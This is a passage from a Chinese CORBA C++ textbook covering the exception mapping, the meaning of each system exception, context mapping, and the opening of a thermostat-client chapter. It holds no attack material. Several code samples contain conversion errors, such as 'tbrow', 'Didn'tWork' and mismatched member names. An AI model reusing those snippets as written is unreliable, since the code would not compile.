然而,这种情况不适用于字符串和联合。因为字符串被映射成char *类型,传递一个未初始化的字符串容易破坏程序;编组代码或者会间接引用一个空指针,或者会间接引用一个无用的指针。如果传递一个缺省构造的String_var,那么就会传递一个空指针,同样也会造成灾难性后果。(然而,传递一个嵌套的未初始化字符串是安全的,因为嵌套的字符串可以初始化为一个空字符串。)

上面的结论同样适用于联合。即使联合有一个缺省的构造函数的话,这个构造函数也不会执行初始化工作。(在考虑这个问题时,还没有一种非常有意义的缺省构造一个联合的方法。)在C++映射中,在IDL接口之间传递一个未初始化的联合是非法的;这样做会产生不可预料的结果。

忽略变长度的返回值

如果使用_var类型的话,那么代码不可能造成内存泄漏,然而必须记住,一定要捕获返回变长度值的操作的返回值。例如,下面的代码将造成内存泄漏:

```
// Assume IDL:
// interface Foo {
// string get(in long l);
// };
```

```
fv->get(5);           // Return value is leaked!
```

解决这个问题的最好方法是使用好的内存管理调试工具。不管是否在 CORBA 环境下编程,都应该使用这样的一个开发工具。

忘记释放变长度的 out 参数

在 7.14.13 节的开始部分中讲到,必须释放变长度的 out 参数,除非使用了 _var 类型。建议读者养成使用 out 参数的 _var 类型的习惯。这样的话,就不会忘记释放内存,因此代码不会造成内存泄漏现象。

7.15 异常映射

到现在为止,我们几乎回避了所有在响应请求时可能出现的错误。即使 C++ 映射调用了一个类似于本地函数的远程函数的话,由于网络的存在,远程调用也要比本地调用更容易失败。显然,如果客户程序由于网络上的故障而不能与服务器程序联系的话,远程调用将会失败。远程调用失败的其他原因包括资源限制(客户程序可能用尽文件描述符)及实现限制(例如,ORB 可能对参数的最大长度有一个限制)。

4.10 节中已经讲到,ORB 可以通过产生系统异常来给出与基础构件有关的失败。这意味着即使没有 IDL 的 raises 表达式的话,每次调用也可以引起一个系统异常。此外,如果操作中有 raises 表达式的话,也可以产生用户自定义异常。

C++ 映射在 CORBA 名字空间中提供了一些异常基类。它们的继承层次结构如下所示:

```
namespace CORBA{
    // ...
    class Exception {                                     // Abstract
    public:
        // ...
    };
    class UserException : public Exception {             // Abstract
        // ...
    };
    class SystemException : public Exception {           // Abstract
        // ...
    };
    // Concrete system exception classes:
    class UNKNOWN : public SystemException { /* ... */ };
    class BAD_PARAM : public SystemException { /* ... */ };
    // etc...
}
```

抽象基类 Exception 在继承树的根部。UserException 和 SystemException 也是抽象基类;所有具体的系统异常(如 UNKNOWN 和 BAD_PARAM)都由 SystemException 派生得到,而所有自定义的异常由 UserException 派生得到。最终的继承层次结构如图 7.8 所示。通

过异常层次结构,可以在一个 catch 语句中捕获所有的异常,或者可以有选择性地捕获某个异常。下面的代码是处理 Thermostat::set_nominal 操作异常的一个例子:




图 7.8 异常类层次结构

```

CCS::Thermostat_var ts = ...;
CCS::TempType new_temp = ...;

try {
    ts->set_nominal(new_temp);
} catch (const CCS::BadTemp & ) {
    // New temp out of range
} catch (const CORBA::UserException & ) {
    // Some other user exception
    cerr << "User exception" << endl;
} catch (const CORBA::OBJECT_NOT_EXIST & ) {
    // Thermostat has been destroyed
} catch (const CORBA::SystemException & ) {
    // Some other system exception
    cerr << "System exception" << endl;
} catch (...) {
    // Non-CORBA exception -- should never happen
}
  
```

这段代码中通过层次结构来区分越界(out-of-range)错误与其他自定义错误,同时也测试目标对象是否存在。其他自定义异常和系统异常都用一般方法加以处理。

注意一下最终的 catch 处理程序。只有在调用操作过程中产生了一个非 CORBA 的异常时,才会运行这个处理程序。因为 CORBA 规范不允许 ORB 产生不是 CORBA 的异常,所以不会发生这样的情况。如果操作中产生了用户定义异常,而这个异常不在操作的 raises 表达式中,或者如果操作中发送了一个(非 CORBA 的)C++ 异常,ORB 必须把它转换成 UNKNOWN 系统异常。然而,不是所有 ORB 实现都会这样做的。(如果 ORB 不能把这样的异常转换成 UNKNOWN 异常的话,在标准的 C++ 环境中就会调用 unexpected 函数。)

为了安全起见,最好在一个只是重新发送异常的 catch 处理程序中同时处理系统异常和“不可能的”C++ 异常:

```
CCS::Thermostat_var ts = ...;
```

```

CCS::TempType new_temp = ...;

try {
    ts->set_nominal(new_temp);
} catch (const CCS::BadTemp &e) {
    // New temp out of range
} catch (const CORBA::UserException &e) {
    // Some other user exception
    cerr << "User exception" << endl;
} catch (const CORBA::OBJECT_NOT_EXIST &e) {
    // Thermostat has been destroyed
} catch (...) {
    // Other system exceptions or non-CORBA exceptions
    // are an SEP(somebody else's problem).
    throw;
}

```

通常情况下,不用在每次调用中都采用这么复杂的方式来处理异常。更为简单地做法是处理一个或两个感兴趣的异常,并且把缺省异常处理程序安装在调用层次结构的更高层次上。常用的方法是把 main 函数的所有内容封装在一个带有普通 catch 处理程序的 try 语句中。这种方法至少可以用来检测无法捕获的异常,并且在程序终止时出现一条出错消息,而不是只把程序终止掉。

普通的 catch 处理程序也可以用来处理新的系统异常。系统异常是可以添加的,为了满足 CORBA 的一些新功能,可能会添加新的系统异常。如果代码中有用于系统异常的广义 catch 处理程序的话,至少可以报告一个广义的 CORBA 错误,而不会使我们对错误一无所知。

请注意,上述代码通过指向 const 的引用的方式来捕获异常,这种方法要比通过数值方式捕获异常好。

- 通过引用方式调用异常比通过数值方式捕获它们更为有效,因为通过引用方式调用异常可以使编译器避免创建临时的拷贝。
- 如果通过数值方式捕获基类异常,然后重新发送异常,如果异常的实际(动态)类型是由基类派生得到的话,就会把异常的派生部分分割开来。
- 不能通过数值类型捕获 Exception, SystemException 和 UserException,因为它们都是抽象基类。

还要注意的是,服务器程序不会通过指针方式发送异常,因此只能通过引用或数值方式来捕获它们。

7.15.1 系统异常的映射

系统异常可以映射成:

```

// In namespace CORBA...

class Exception {
public:

```

```

        Exception (const Exception & );
virtual
Exception &
operator=(const Exception &);

virtual void      _raise() = 0;

protected:
    Exception();
};

enum CompletionStatus {
    COMPLETED_YES,
    COMPLETED_NO,
    COMPLETED_MAYBE
};

class SystemException : public Exception {
public:
    SystemException();
    SystemException(const SystemException &);

    SystemException(
        ULONG          minor,
        CompletionStatus   status
    );
    ~SystemException();

    SystemException & operator=(const SystemException &);

    ULONG          minor() const;
    void           minor(ULONG);

    CompletionStatus completed() const;
    void           completed(CompletionStatus);

    static SystemException *
        _downcast(Exception * );
    static const SystemException *
        _downcast(const Exception * );

    virtual void      _raise() = 0;
};

```

请注意, SystemException 只是一个抽象基类, 因为它有一个纯虚函数 _raise。具体的系统异常, 如 UNKNOWN, 是由 SystemException 继承得到, 并且为继承得到的 _raise 函数提供了一个实现。7.15.7 节中将详细讨论 _raise 函数的作用。

拷贝构造函数和赋值运算符将创建多层次拷贝, 提供它们是因为 C++ 异常必须是可以拷贝的。

```

SystemException();
SystemException(ULONG minor, CompletionStatus status);

```

缺省构造函数创建一个系统异常, 其完成状态符(completion status)为 COMPLETED_NO, 附加代码(minor code)为零, 而第二个构造函数则允许在初始化时设置完成状态符和附加代码。这些构造函数在客户程序中没有什么用处, 因为客户程序没有必要创建异常; 而在

服务器端,构造函数被用来创建要发送的异常。

```
ULong minor();
void minor(ULong);
```

这些成员函数是用于系统异常的 minor 成员的存取函数和修改函数。在 4.10 节中已经指出,CORBA 并没有定义 minor 成员的语义,因此最好不要使用这些函数,除非程序中允许有 ORB 指定的代码。

```
CompletionStatus completed() const;
void completed(CompletionStatus);
```

这些成员函数是用于系统异常的 completed 成员的存取函数和修改函数。4.10 节中已经讨论过,completed 成员表示异常是在调用服务器程序中的应用程序代码前后产生,或者如果客户端运行时 ORB 不能作出判断的话,就表示 COMPLETED_MAYBE。当客户程序决定是否应该重试一个操作时,知道这个操作是否已经完成是很重要的。

```
static SystemException * _downcast(Exception * );
static const SystemException * _downcast(const Exception * );
```

这个操作可以用于一些不支持异常或运行时类型识别(RTTI)的非标准的 C++ 编译器。为了一致性,即使在不需要的情况下,在标准的 C++ 环境中也会生成 _downcast。

_downcast 可以用来测试运行时异常的动态类型:

```
try {
    tmstat_ref->set_nominal(500);
} catch (const CORBA::Exception * e) {
    // Check what sort of exception it is...
    const CORBA::SystemException * se;
    if ((se = CORBA::OBJECT_NOT_EXIST::_downcast(&e)) != 0) {
        // It is an OBJECT_NOT_EXIST exception
    } else if ((se = CCS::BadTemp::_downcast(&e)) != 0) {
        // It is a BadTemp Exception
    } else {
        // It is some other exception
    }
    // Do not deallocate se here -- the exception
    // still owns the memory pointed to by se.
}
```

如果异常的实际类型与需要的类型相匹配时,_downcast 返回一个非空指针,否则的话,返回空指针。请注意,_downcast 返回的指针所指向的内存仍由异常所拥有,因此没有必要释放内存。

在支持异常的环境中调用 _downcast 没什么意义。安装用于每个异常类型的 catch 处理程序来得更简单和清楚。而且,在标准 C++ 环境中,也可以使用动态类型强制转换,而不用 _downcast:

```
try {
    tmstat_ref->set_nominal(500);
```

```
    } catch (const CORBA::Exception & e) {
        // Check what sort of exception it is...
        const CORBA::SystemException * se;
        if(se = dynamic_cast<const CORBA::OBJECT_NOT_EXIST *>(&e)) {
            // It is an OBJECT_NOT_EXIST exception
        } else if (se = dynamic_cast<const CCS::BadTemp *>(&e)) {
            // It is a BadTemp exception
        } else {
            // It is some other exception
        }
    }
```

这段代码与上面例子完成的工作相同,但是使用了 RTTI,而不是生成的_downcast 函数。

在 CORBA2.2 和更早的 ORB 中,_downcast 被称为_narrow。这两个函数只有名称上的区别,而没有其他的区别。_narrow 函数在 CORBA2.3 被重新命名为_downcast,以避免与对象引用中的_narrow 成员函数发生混淆。

7.15.2 系统异常的语义

对于一些系统异常,CORBA 规范中具体地说明了是什么错误导致了这些异常的产生。对于一些其他系统异常,规范中仅仅给出在什么环境下 ORB 才会产生某个异常的建议。规范把某些东西说得很含糊是因为由于 ORB 环境的不同,必须报告的错误情况也会有很大的不同。

下面列出了 CORBA 系统异常以及它们的意义。

- BAD_CONTEXT

如果调用一个有 IDL 的 context 语句的操作,而传递的上下文对象中并不包含操作所需要的值时,操作将会产生这个异常。

- BAD_INV_ORDER

调用程序调用操作的顺序出现错误。例如,如果在运行时 ORB 初始化之前调用与 ORB 有关的函数,那么 ORB 将会产生这个异常。

- BAD_OPERATION

这个异常表示一个对象引用代表的是一个已有的对象,但是这个对象不支持所调用的操作。这个异常很少产生,因为在 C++ 映射中,不可能去调用一个对象不支持的操作。然而,如果错误使用 DII,或者客户程序与服务器程序由相冲突的 IDL 定义(定义中使用的接口名称相同,但是这些接口的操作却不同)来编译的话的话,那么就会得到这个异常。

- BAD_PARAM

传递给调用的参数超出了边界,或者参数被认为是非法的。如果向一个操作传递空指针的话,一些 ORB 也会产生这个异常。

- BAD_TYPECODE

试图传送不正确的类型代码——例如,带有无效的 TCKind 值的类型代码(参阅第 16

章)。

- COMM_FAILURE

如果在操作运行过程中失去了通信,就会产生这个异常。在协议层,客户程序向服务器程序发送一个请求,然后等待包含请求处理结果的应答。如果在客户程序发送请求后,并且在响应到来前连接失败的话,客户端的运行时 ORB 将产生 COMM_FAILURE。

一些 ORB 如果不能建立与服务器程序的连接的话,那么它们会错误地发送 COMM_FAILURE,而不是 TRANSIENT。如果你的 ORB 出现了这种情况,应该要求软件供应商改正这一点。

- DATA_CONVERSION

这个异常表示不能把数值在传输过程中的表示形式转换为数值本来的表示形式,或者不能把数值本来的表示形式转换为传输过程中的表示形式。通常,在字符代码集不匹配,或数值的浮点和定点表示形式不能互相转换时,会产生这个异常。

- FREE_MEM

运行时 ORB 不能释放内存——例如,由于堆的破坏或由于内存段被锁住。

- IMP_LIMIT

这个异常表示一个实现在运行时 ORB 中超出了可用的范围。这个异常的产生有许多原因。例如,可能达到了可以同时保存在地址空间的最大引用数目,或者 ORB 可能设置了可以同时运行的客户程序与服务器程序数。ORB 文档中应该提供关于这方面的更详细内容。

- INITIALIZE

运行时 ORB 的初始化失败 例如,由于配置错误或网络接口关闭。

- INTERNAL

这个异常用来获取一般性的内部错误或 assert 语句失败,并且通常表示 ORB 中存在的缺陷。

- INTF_REPOS

ORB 检测到一个与接口仓库(Interface Repository)有关的失败信息(如一个不可用的接口仓库)。

- INVALID_TRANSACTION

操作调用包含了一个无效的事务上下文。这个异常只会出现在事务性对象[21]的调用中。

- INV_FLAG

如果通过应用程序向 ORB 传递一个无效的调用标志的话,那么就会通过动态调用接口(Dynamic Invocation Interface)由调用产生这个异常。

- INV_IDENT

IDL 标识符在语义上是无效的。例如,如果向接口仓库添加一个无效的标识符,或者向 DII 请求传递一个非法的操作名的话,就会产生这个异常。

- INV_OBJREF

这个异常表示一个对象引用在内部是错误的。例如,仓库 ID 号在语法上是错误的,或

者地址信息是无效的。如果传递的字符串不能被正确编码的话,这个异常通常由 string_to_object 产生。一些 ORB 在应该发送 OBJECT_NOT_EXIST 时会错误地发送这个异常。如果你的 ORB 出现这种情况的话,应该要求供应商改正这一点。

如果通过一个空引用调用一个操作的话,一些 ORB 会产生 INV_OBJREF 异常。尽管在这种情况下,产生 INV_OBJREF 也是兼容的,我们也不能依靠这一点,因为通过一个空引用调用函数的话,会产生不可预料的结果(在许多应用中,会产生核心转储)。

- **INV_POLICY**

许多 CORBA 接口提供了一些操作,这些操作允许应用程序在策略(policy)对象的基础上选择所需的服务内容。这个异常表示把一个不正确的策略对象传递给了一个操作,或者,在传递一组策略对象时,在这组策略对象中包含了不兼容的策略对象。

- **MARSHAL**

网络上的请求或应答在结构上是无效的。这个错误通常表示客户端或服务器端在运行时有个缺陷。例如,如果服务器程序的应答指出消息有 1000 个字节,而实际的消息要比 1000 个字节多或少,那么 ORB 就会产生这个异常。如果不正确地使用 DII 或 DSI,并且传递与操作的 IDL 定义不符的参数类型的话,也会产生 MARSHAL 异常。

- **NO_IMPLEMENT**

这个异常表示被调用的操作存在(它有一个 IDL 定义),但是这个操作的实现却不存在。例如,如果客户程序询问接口仓库(IFR)中的对象类型定义,但是 ORB 却没有提供接口仓库的话(IFR 是 CORBA 可选的组件),ORB 就会产生 NO_IMPLEMENT 异常。

- **NO_MEMORY**

在调用过程中,运行时 ORB 会出现内存不够的现象。可以检查完成状态,以了解这种现象出现在服务器程序调用该操作之前,还是之后。

- **NO_PERMISSION**

如果调用程序没有权限调用一个操作时,提供安全服务(Security Service)[21]的 ORB 就会产生这个异常。

- **NO_RESOURCES**

ORB 遇到了一个一般性的资源限制。例如,运行时 ORB 可能达到了允许打开的最大连接数。

- **NO_RESPONSE**

DII 可以用于在调用过程中不需要阻塞调用程序的延迟同步调用。如果想要在调用没有返回结果之前获取调用结果的话,就会产生 NO_RESPONSE。

- **OBJECT_NOT_EXIST**

这个异常用来表示请求的引用是失效的(表示一个不存在的对象)。如果收到这个异常的话,可以肯定指向对象的引用不再有任何作用,因此应该清空与该对象有关的任何应用程序资源(如数据库条目等)。

- **OBJ_ADAPTER**

这个异常只在服务器端产生。通常来说,它表示管理上的不匹配。例如,在使用别的服务器程序已经使用了的名称对服务器程序进行注册时。

- PERSIST_STORE

这个异常表示一个持续的存储错误。例如数据库被破坏或不能访问。

- TRANSACTION_REQUIRED

这个异常只用于事务性对象，如果操作只能作为事务的一部分被调用，而调用程序在操作被调用时还没有建立一个事务的情况下，会产生这个异常。

- TRANSACTION_ROLLED_BACK

因为与请求有关的事务回滚，所以请求没有执行。这个异常可以让使用事务的客户程序知道在当前事务中进行更多的工作是没有用的，因为事务已经回滚了（因此不会成功地提交请求）。

- TRANSIENT

TRANSIENT 表示 ORB 想要与服务器联系，但是失败了。它并不表示服务器程序或对象不存在。相反，它只表示无法对对象的状态作出进一步的判断，因为对象不能被访问。TRANSIENT 通常发生在与服务器程序的连接不能被建立的情况下——如果再试一下的，可能连接就能建立。

- UNKNOWN

如果操作的实现产生一个非 CORBA 异常，或操作产生一个没有出现在操作的 raises 表达式中的用户异常的话，就会产生这个异常。如果服务器程序返回一个客户程序不知道的系统异常的话，也会产生 UNKNOWN 异常。如果服务器程序使用的 CORBA 版本比客户程序使用的 CORBA 版本要新，并且新的系统异常已经添加到新的版本中的话，就会发生这个异常。

7.15.3 用户异常的映射

IDL 编译器将每个用户异常映射成一个由 UserException 派生得到的类。生成的类与带有附加的构造函数的结构相类似。下面是一个例子：

```
exception DidnWork {
    long      requested;
    long      min_supported;
    long      max_supported;
    string    error_msg;
};
```

这段代码会映射成下面的代码：

```
class DidnWork : public CORBA::UserException {
public:
    CORBA::Long      requested;
    CORBA::Long      min_supported;
    CORBA::Long      max_supported;
    CORBA::String msg;
    DidnWork();
    DidnWork(
        CORBA::Long      requested,
```

```

        CORBA::Long    min_supported,
        CORBA::Long    max_supported,
        const char *   error_msg
    );
DidntWork(const Didn'tWork &);

~Didn'tWork();
operator = (const Didn'tWork &);

static Didn'tWork *
- downcast(CORBA::Exception * );
};


```

如我们所见,这里的映射与结构的映射相似。对于每个异常成员,类中会生成相应的公有数据成员。与结构一样,异常会管理它们成员的内存,因此当撤消一个异常时,这个异常类会递归地释放分配给它的成员的内存。

用户异常中有一个附加的构造函数,这个构造函数中有一个与异常的每个成员有关的参数。这个构造函数主要用于服务器端,因为通过它可以在一个 throw 语句中构造整个异常。其他的成员函数负责拷贝和赋值。

下面的例子说明如何在客户程序中获取这个异常,并且打印异常中的数据:

```

try {
    som_ref->some_op();
} catch (const Didn'tWork & e) {
    cerr << "Didn't work: " << endl;
    cerr << "\trequested      : " << e.requested << endl;
    cerr << "\tmin_supported : " << e.min_supported << endl;
    cerr << "\tmax_supported : " << e.max_supported << endl;
    cerr << "\tmessage       : " << e.error_msg << endl;
}

```

对于系统异常,静态_downcast 成员函数提供了安全的向下强制转换。没有必要使用 downcast;更为简单的做法是直接捕获异常,或者对于标准的 C++ 编译器,使用动态强制转换(参阅 7.15.1 节)。

7.15.4 异常说明

在 C++ 映射中,IDL 编译器可以为每个由客户程序调用的代理方法生成异常说明,也可以不生成。考虑下面的 IDL 定义:

```

exception Failed {};
interface Foo {
    void can_fail() raises(Failed);
};

```

代理中的 can_fail 函数有两种有效的写法:

```

virtual void can_fail() = 0;
// OR:
virtual void can_fail() throw(CORBA::SystemException, Failed) = 0;

```

在实际应用中,IDL 编译器生成这两种写法中的哪一种无关紧要。C++ 不会在异常说

明中加上任何的静态检查，并且不管是不是生成了异常说明，对运行时的客户程序来说，它所得到的信息都是一样的。

7.15.5 异常和 out 参数

如果调用一个操作，并且这个操作产生一个异常的话，就不能使用操作的返回值（因为由于操作失败，操作不会返回一个数值）。如果忘记了映射在进入调用时已经清除了变长度的 out 参数的话，会产生更加微妙的错误。这意味着，如果操作产生一个异常的话，就不能假定变长度的 out 参数值与调用之前一样：

```
CORBA::String_var name = CORBA::String_dup("Hello");
// ...
try {
    vf->get_name(name);
} catch (const CORBA::SystemException &e) {
    cout << name << endl;           // Disaster!!!
}
```

如果产生异常的话，代码中使用了 out 参数 name。然而，因为 name 是变长度的，在把它传递给 get_name 函数时，它就由 String_out 构造函数设置为一个空值。这意味着在异常处理程序中，name 是一个空值，间接引用它的话很可能造成核心转储。

总的来说，如果操作失败的话，就不能再假定操作的返回值，或 inout 和 out 参数有确定的值。当然，如果操作产生一个异常的话，可以确保 in 参数还会保持原有的值。

7.15.6 ostream 插入符

作为对 C++ 映射的补充，许多 ORB 中都提供了 ostream 插入符，它们的写法如下：

```
ostream & operator<<(ostream &, const CORBA::Exception &e);
ostream & operator<<(ostream &, const CORBA::Exception * e);
```

这些插入符可以用来向 C++ 的 ostream 中插入一个异常。例如：

```
try {
    some_ref->some_op();
} catch (const CORBA::Exception & e) {
    cerr << "Got an exception: " << e << endl;
}
```

C++ 映射并不需要 ORB 为异常提供 ostream 插入符，因此这个功能是非标准的^②。如果提供了插入符的话，这些插入符通常会打印不合格的异常名称，如 BAD_PARAM，或异常的仓库 ID，如 IDL:omg.org/CORBA/BAD_PARAM:1.0。根据不同的 ORB，插入符可能也会显示系统异常的完成状态符和附加代码。

如果 ORB 没有提供用于异常的 ostream 插入符的话，可以自己编写插入符：

```
// Generic ostream inserter for exceptions. Inserts the exception
```

^② 下一个版本的 C++ 映射中可能将 ostream 插入符作为一个标准功能。

```

// name, if available, and the repository ID otherwise.

static ostream &
operator<<(ostream & os, const CORBA::Exception & e)
{
    CORBA::Any tmp;
    tmp <<= e;
    CORBA::TypeCode_var tc = tmp.type();
    const char * p = tc->name();
    if (*p != '\0')
        os << p;
    else
        os << tc->id();
    return os;
}

```

这段代码根据 Any 和 TypeCode 类型来获取异常的一般插入功能；在第15章和第16章中将详细讨论这些功能。

还可以为更多的派生异常创建重载的 ostream 插入符，以控制某些系统异常和用户异常的格式（参见8.5.2节中的一个例子）。

7.15.7 不支持异常的编译器中的映射

CORBA 为那些不支持 C++ 异常处理的编译器定义了另外一种异常映射方法。这个映射方法在每个操作中添加了一个附加的参数。客户代码必须在每次调用后测试这个参数值，以了解是否产生了异常。我们可以这样做，但是这种做法不如使用真正的 C++ 异常好。

现在，几乎所有的 C++ 编译器都支持 C++ 异常处理，即使这些 C++ 编译器不是标准的 C++ 编译器，因此这种映射方法很快就会过时。由于这个原因，这里就不再讲述这种方法。如果需要使用这种映射方法的话，可以参考 CORBA 规范[18]以得到这方面的详细资料。

7.15.1节中所述的 `Exception::raise` 函数可以用于同时使用了不支持异常的代码和支持异常处理的代码的二进制环境。（如果以前的代码中没有使用 C++ 异常，而现在要把这些代码链接到后来编写的使用了异常处理的代码时，就会出现这种情况。）在生成的代码中，`_raise` 的实现如下所示：

```

void SomeException::raise()
{
    tbrow * this;
}

```

通过 `_raise` 函数，使用异常的代码可以把作为参数来接收的 IDL 异常转换成一个真正的 C++ 异常。除非需要同时使用不支持异常的代码和支持异常的代码，否则就没有必要调用 `_raise`。通过 `_raise` 的实现可以看到，`_raise` 只是发送相应的异常。

`_raise` 也可以用于使用动态调用接口的客户程序，因为通过它，客户程序可以再次发送一个异常，而不用知道异常的确切类型。

7.16 上下文的映射

如果 IDL 操作使用了 context 语句的话, 相应的 C++ 操作中有一个附加的跟踪参数, 例如:

```
interface Foo {  
    string get_name(in long id) context("USER", "GROUP", "X *");  
};
```

对于这一代码, 可以生成下面的操作:

```
char * get_name(CORBA::Long id, CORBA::Context_ptr c);
```

附加的参数是一个指向 CORBA::Context 类型的伪对象的引用。Context 对象中有可以用来创建和修改上下文变量的方法。也可以把多个上下文对象连接到层次结构中, 以便在层次结构中, 高层的对象提供了缺省值, 而低层的对象可以修改这些缺省值。

由于 4.13 节中已概括了这些问题, 本书将不对上下文的映射作进一步讲解。详细的内容可以参考 CORBA 规范[18]。

7.17 本章小结

客户端的 C++ 映射提供了一些 API, 通过这些 API, 客户程序可以初始化运行时的 ORB, 获取对象引用, 调用操作和处理异常。为了保留位置透明性和高效性, 对于定长度和变长度类型, 客户端映射都有复杂的内存管理规则。使用 _var 类型可以使这些规则变得非常简单, 因为 _var 隐藏了许多低层内存管理规则, 并且使出现错误的可能性大大降低。

尽管存在着复杂性, 客户端的映射掌握起来还是很快的。经过几天的编程后, 我们将会很少考虑映射, 而只处理与其他编程任务一样的 CORBA 编程任务。

第8章 开发气温控制系统的客户程序

8.1 本章概述

本章给出了气温控制系统的客户程序的完整代码。8.3节中概括地叙述代码的总体结构,8.4节到8.6节中介绍源代码的具体内容,8.7节中给出整个客户程序的源代码,8.8节中对通过CORBA编写客户程序的优点进行了小结。

8.2 简介

现在,我们准备开发一个完整的客户程序。虽然客户端的映射包含许多细节和复杂的内容,但是编写一个客户程序也是很简单的,因为使用var类型的话,可以不用考虑许多复杂的问题。此外,客户程序中的大部分源代码是一些对所有客户程序都相同的样本代码。可以只编写一次这样的代码,把它放在库中,以后就不用再编写它了。

在继续下面的内容之前,请复习一下第5章结尾部分中讲到的气温控制系统的IDL。

8.3 客户程序的总体结构

客户程序代码的总体结构如下所示:

```
int
main(int argc, char * argv [])
{
    try {
        // Client code here...
    } catch (const CORBA::Exception & e) {
        cerr << "Uncaught CORBA exception: " << e << endl;
        return 1;
    } catch (...) {
        return 1;
    }
    return 0;
}
```

客户程序代码中使用了一个带有try块的main函数,并且整个客户程序代码被封装在try块中。这种做有两个优点:

- 如果操作中在调用点产生一个不希望发生的CORBA异常,CORBA::Exception的catch处理程序在stderr中显示这个异常的名称,并且以非零退出状态结束程序。如

果发生一些意想不到的错误,那么我们至少可以看到异常的名称,并且知道客户程序终止执行的顺序。异常的输出结果通常取决于 ORB,并且 ORB 提供给异常一个 ostream 插入符,以作为异常的一个添加数值的功能。如果 ORB 没有提供插入符的话,可以使用 7.15.6 节中所介绍的插入符。

- 其他的异常都由缺省的 catch 处理程序捕获。这样做好处是,我们可以在客户程序的任何地方发送除 CORBA 异常之外的所有异常,并且通过 main 函数返回非零退出状态终止程序的执行。

总的来说,好的方法是返回 main,而不是调用 exit 或 _exit。exit 只调用全程析构函数,而 _exit 在不调用局部或全程析构函数的情况下就立即终止程序。

因为析构函数一般是用来释放内存的,所以在操作系统不能保证资源恢复的环境,如 Windows 环境,或一个嵌入式系统中,通过 exit 或 _exit 语句“强制”结束程序会产生错误。此外,如果在程序终止时不调用析构函数,内存调试工具的用处就少多了;如果继续使用它们的话,它们可以报告内存的状态,否则的话,它们会被正确地释放掉。

8.4 包含文件

客户程序代码的开始部分中包含了一些重要的头文件:

```
#include <iostream.h>
#include "CCS.hh" // ORB-specific
```

特别是 CCS. hh,它是客户端的 IDL 编译器在 CCS. idl 定义文件中生成的头文件。这个文件中包含了 C++ 映射所需要的所有类型定义和代理类说明。这个文件的确切名称不是由 CORBA 指定的,因此软件供应商可以自己来确定它的名称。然而,编写与软件供应商无关的代码还是很容易的,因为大多数 IDL 编译器允许通过命令行选项控制生成文件的名称。

如果需要编写与 ORB 无关的代码,而某些 IDL 编译器又没有提供这个功能的话,也没有关系:可以通过一个普通的插入包含来实现这个功能。例如,可以作下面的假设:供应商给定的生成文件名是 CCS. hh,而另一个供应商给定的生成文件名是 CCSTypes. hh;同时又假设不能改变这两个文件名。在这种情况下,可以创建一个普通的有固定名称的包含文件,文件中根据不同的供应商来包含相应的头文件:

```
// File: CCS-client.hh
// Generic client-side include file for all ORBs.

#ifndef CCS_CLIENT_HH
#define CCS_CLIENT_HH

#if defined(VENDOR_A)
#include "CCS.hh"
#elif defined(VENDOR_B)
#include "CCSTypes.hh"
#else
#error "Vendor not defined"
#endif
```

这里所用的技巧是使代码的不兼容性成为只是与环境有关的因素,这样做比直接在源

文件中加入条件包含指令更好。

也可以在编译器的命令行中定义一个宏,比如 '-DCCS_STUB_HDR="CCS.hh"',然后使用

```
#include CCS_STUB_HDR
```

8.5 辅助函数

客户程序中有许多辅助函数,这些辅助函数可以使主要代码的逻辑变得更容易理解。

8.5.1 显示装置的具体内容

气温控制系统的客户程序可以对装置的许多状态进行修改,并且显示修改后的状态。这意味着我们需要一个显示温度计或恒温器具体内容的辅助函数。这可以通过定义一个重载的 ostream 插入符来实现,这个插入符用来显示某个对象引用的装置的具体内容:

```
// Show the details for a thermometer or thermostat.

static ostream &
operator<<(ostream & os, CCS::Thermometer_ptr t)
{
    // Check for nil.
    if (CORBA::is_nil(t)) {
        os << "Cannot show state for nil reference." << endl;
        return os;
    }

    // Try to narrow and print what kind of device it is.
    CCS::Thermostat_var tmstat = CCS::Thermostat::narrow(t);
    os << (CORBA::is_nil(tmstat) ? "Thermometer" : "Thermostat")
        << endl;

    // Show attribute values.
    CCS::ModelType_var model = t->model();
    CCS::LocType_var location = t->location();
    os << "\Asset number : " << t->asset_num() << endl;
    os << "\tModel : " << model << endl;
    os << "\tLocation : " << location << endl;
    os << "\tTemperature : " << t->temperature() << endl;
    // If device is a thermostat, show nominal temperature.
    if (!CORBA::is_nil(tmstat))
        os << "\tNominal temp: " << tmstat->get_nominal() << endl;
    return os;
}
```

有了这个辅助函数,客户程序可以通过把一个对象引用插入到 ostream 中来显示温度计或恒温器的具体内容。例如:

```
CCS::Thermometer_var tmv = ...;
CCS::Thermostat_ptr tsp = ...;
```

```
// Show details of both devices.
cout << tmv;
cout << tsp;
```

需要对这个辅助函数的实现进行更深入地检查：

```
static ostream &
operator<<(ostream & os, CCS::Thermometer_ptr t)
{
    // ...
}
```

请注意，正式的参数类型是 CCS::Thermometer_ptr。这样做有两个优点：

- 由于_var 引用有一个自动转换成_ptr 参数的操作符，所以可以把_ptr 引用传递给辅助函数，也可以把_var 引用传递到辅助函数。
- 可以传递温度计引用，也可以传递恒温器引用。这是因为 Thermometer 是 Thermostat 的基类接口，所以当需要温度计引用时，可以传递一个恒温器引用。

辅助函数中的第一个步骤是确保传递的不是空引用，因为调用一个空引用的操作是非法的。然后函数通过调用_narrow 来确定传递的引用的实际类型：

```
// Check for nil.
if (CORBA::is_nil(t)) {
    os << "Cannot show state for nil reference." << endl;
    return os;
}

// Try to narrow and print what kind of device it is.
CCS::Thermostat_var tmstat = CCS::Thermostat::_narrow(t);
os << (CORBA::is_nil(tmstat) ? "Thermometer;" : "Thermostat;")
    << endl;
```

这段代码根据装置的实际类型来显示“Thermometer;”或“Thermostat;”标题。请注意，我们在 var 引用中捕获 narrow 返回值，因为_narrow 返回一个必须释放掉的拷贝。

